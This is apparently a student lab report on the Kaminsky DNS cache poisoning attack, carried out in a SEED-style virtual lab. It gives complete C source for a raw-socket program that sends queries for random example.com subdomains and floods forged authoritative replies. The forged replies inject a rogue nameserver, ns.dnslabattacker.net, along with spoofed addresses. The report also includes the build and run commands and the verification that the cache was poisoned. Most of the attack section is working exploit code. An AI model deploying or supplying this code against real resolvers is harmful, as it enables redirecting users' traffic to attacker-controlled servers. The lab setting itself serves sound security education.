


Task 3.1.2. Spoofing DNS Replies

The second step of the kaminsky attack is to write code to spoof DNS responses from the authoritative nameserver to the DNS server machine for our spoofed request so that we can poison the cache with entries for a malicious nameserver ("ns.dnslabattacker.net") .

```
seed@Ankitha_PES1491_attacker:~$gedit dns_response.c
seed@Ankitha_PES1491_attacker:~$sudo gcc -lpcap dns_response.c -o resp
seed@Ankitha_PES1491_attacker:~$sudo ./resp 10.0.2.27 10.0.2.26
```

We are successful in spoofing dns replies as shown in the below wireshark capture.



Task 3.2. Kaminsky Attack


Putting the sniffing and spoofing codes together, we perform the Kaminsky attack. The code is programmed to send out DNS queries to the local DNS server by constructing a DNS request packet for the www.example.com domain and send it to the local DNS server (10.0.2.26 at port 53) from a random IP address and port. This DNS packet has a single query with no other sections and an ID of 0xAAAA. Then it waits for some time before spoofing responses from the legitimate example.com nameserver to our local victim DNS server continuously until the DNS cache is poisoned. The below code performs the same function.

```
void response(char *request_url, char *src_addr, char *dest_addr)
{
    int sd;
    char buffer[PCKT_LEN];
    memset(buffer, 0, PCKT_LEN);

    // Our own headers' structures

    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
    struct dnsheader *dns = (struct dnsheader *) (buffer + sizeof(struct ipheader) + sizeof(struct udpheader));

    // data is the pointer points to the first byte of the dns payload
    char *data = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader));


    //Construct DNS Packet
    //The flag you need to set

    dns->flags = htons(FLAG_R);
    //only 1 query, so the count should be one.
    dns->QDCOUNT = htons(1);
    dns->ANCOUNT = htons(1);
    dns->NSCOUNT = htons(1);
    dns->ARCOUNT = htons(1);


    //query string
    strcpy(data, request_url);
    int length = strlen(data) + 1;

    struct dataEnd *end = (struct dataEnd *)(data + length);
    end->type = htons(1);
    end->class = htons(1);

    //Answer section
    char *ans = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + sizeof(struct dataEnd) + length);

    strcpy(ans, request_url);
    int anslength = strlen(ans) + 1;

    struct ansEnd *ansend = (struct ansEnd *)(ans + anslength);
    ansend->type = htons(1);
    ansend->class = htons(1);
    ansend->ttl_l = htons(0x00);
    ansend->ttl_h = htons(0xD0);
    ansend->datalen = htons(4);

    char *ansaddr = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) +
```


```c
    char *ansaddr = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) +
   sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength);

    strcpy(ansaddr, "\1\1\1\1");
    int addrlen = strlen(ansaddr);

    //Authorization section
    char *ns = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) +
    sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen);
    strcpy(ns, "\7example\3com");
    int nslength = strlen(ns) + 1;

    struct ansEnd *nsend = (struct ansEnd *)(ns + nslength);
    nsend->type = htons(2);
    nsend->class = htons(1);
    nsend->ttl_l = htons(0x00);
    nsend->ttl_h = htons(0xD0);
    nsend->datalen = htons(23);

    char *nsname = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) +
    sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen + sizeof(struct ansEnd) + nslength);

    strcpy(nsname, "\2ns\16dnslabattacker\3net");
    int nsnamelen = strlen(nsname) + 1;

    //Additional section
    char *ar = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) +
    sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen + sizeof(struct ansEnd) + nslength + nsnamelen);
    strcpy(ar, "\2ns\16dnslabattacker\3net");
    int arlength = strlen(ar) + 1;
    struct ansEnd *arend = (struct ansEnd *)(ar + arlength);
    arend->type = htons(1);
    arend->class = htons(1);
    arend->ttl_l = htons(0x00);
    arend->ttl_h = htons(0xD0);
    arend->datalen = htons(4);
    char *araddr = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) +
    sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen + sizeof(struct ansEnd) + nslength + nsnamelen + arlength + sizeof(struct ansEnd));

    strcpy(araddr, "\1\1\1\1");
    int araddrlen = strlen(araddr);

    //End Of DNS packet

    struct sockaddr_in sin;
    int one = 1;
    const int *val = &one;

    // Create a raw socket with UDP protocol

    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
   if(sd < 0 )
        printf("socket error\n");
   sin.sin_family = AF_INET;
   sin.sin_port = htons(33333); //server port
   sin.sin_addr.s_addr = inet_addr(dest_addr); //server address

    //Construct IP packet

    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0; // Low delay
     unsigned short int packetLength = (sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader)
    + length + sizeof(struct dataEnd) + anslength + sizeof( struct ansEnd) + nslength + sizeof(struct ansEnd) + addrlen
    + nsnamelen + arlength + sizeof(struct ansEnd) + araddrlen); // length + dataEnd_size == UDP_payload_size

    ip->iph_len = htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the identification#
    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP
    ip->iph_sourceip = inet_addr("199.43.135.53");
    ip->iph_destip = inet_addr(dest_addr);

    // Construct UDP packet

    udp->udph_srcport = htons(53);
    udp->udph_destport = htons(33333);
    udp->udph_len = htons(sizeof(struct udpheader) + sizeof(struct dnsheader) + length + sizeof(struct dataEnd)
    + anslength + sizeof( struct ansEnd) + nslength + sizeof(struct ansEnd) + addrlen + nsnamelen + arlength
    + sizeof(struct ansEnd) + araddrlen); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity

    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
   udp->udph_chksum = check_udp_sum(buffer, packetLength - sizeof(struct ipheader));


    // Inform the kernel do not fill up the packet structure. we will build our own...
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0 )
    {
        printf("error\n");
        exit(-1);
    }

   int count = 0;
    int trans_id = 3000;
    while(count < 100)
    {
        dns->query_id = trans_id + count;
        udp->udph_chksum = check_udp_sum(buffer, packetLength - sizeof(struct ipheader));
        // recalculate the checksum for the UDP packet

        // send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
            printf("packet send error %d which means %s\n", errno, strerror(errno));
        count++;
    }
    close(sd);
}

int main(int argc, char *argv[])
{
    if(argc != 3)
    {

        printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP  dest_IP  \n");
        exit(-1);

    }
    int sd;
    char buffer[PCKT_LEN];
    memset(buffer, 0, PCKT_LEN);
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
    struct dnsheader *dns = (struct dnsheader *) (buffer + sizeof(struct ipheader) + sizeof(struct udpheader));

    // data is the pointer points to the first byte of the dns payload
    char *data = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader));

    /******Construct DNS Packet*******/

    dns->flags = htons(FLAG_Q);
    dns->QDCOUNT = htons(1);
    dns->query_id = rand(); // transaction ID for the query packet, use random #
    strcpy(data, "\5abcde\7example\3com");
    int length = strlen(data) + 1;

    struct dataEnd *end = (struct dataEnd *)(data + length);
    end->type = htons(1);
    end->class = htons(1);

    /****** End of DNS Packet ********/

    // Source and destination addresses: IP and port
```

```c
    // Source and destination addresses: IP and port

    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;


    // Create a raw socket with UDP protocol

    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd < 0 )
        printf("socket error\n");

    sin.sin_family = AF_INET;
    sin.sin_port = htons(33333); //server port number
    sin.sin_addr.s_addr = inet_addr(argv[2]); //server ip address

    //Construct IP packet

    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0;
    unsigned short int packetLength = (sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + length + sizeof(struct dataEnd)); // length + dataEnd_size == UDP_payload_size

    ip->iph_len = htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the identification#
    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP
    ip->iph_sourceip = inet_addr(argv[1]);
    ip->iph_destip = inet_addr(argv[2]);

    /***End Of IP Packet**/

    //Construct UDP packet
    udp->udph_srcport = htons(33333);
    udp->udph_destport = htons(53);
    udp->udph_len = htons(sizeof(struct udpheader) + sizeof(struct dnsheader) + length + sizeof(struct dataEnd)); // udp_header_size + udp_payload_size

    // Calculate the checksum for integrity//

    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
    udp->udph_chksum = check_udp_sum(buffer, packetLength - sizeof(struct ipheader));
    // Inform the kernel do not fill up the packet structure. we will build our own...
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0 )
    {
        printf("error\n");
        exit(-1);
    }


    while(1)
    {
        int charnumber;
        charnumber = 1 + rand() % 5;
        *(data + charnumber) += 1;

        udp->udph_chksum = check_udp_sum(buffer, packetLength - sizeof(struct ipheader)); // recalculate the checksum for the UDP packet

        // send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
            printf("packet send error %d which means %s\n", errno, strerror(errno));
        sleep(0.9);
       response(data, argv[1], argv[2]);
    }
    close(sd);

    return 0;

}
```

In our wireshark output we can clearly observe the spoofed request and response DNS packets.



On dumping the cache to the dump file, we can see that a record for ns.dnslabattacker.net has been added and hence cache has been poisoned.



Task 3.3. Result Verification

From the cache screenshot above, we can note that our attack was successful. We can also confirm this by performing a dig to www.example.com and we can see that the reply contains IP 1.1.1.1 which is what we set up and spoofed. The authority and additional sections also has the address of the Attacker server ns.dnslabattacker.net which implies that the local DNS server's cache has been poisoned by our attack and all subsequent requests to the example.com domain are being forwarded to the malicious ns.dnslabattacker.net nameserver with our attacker set IP 10.0.2.28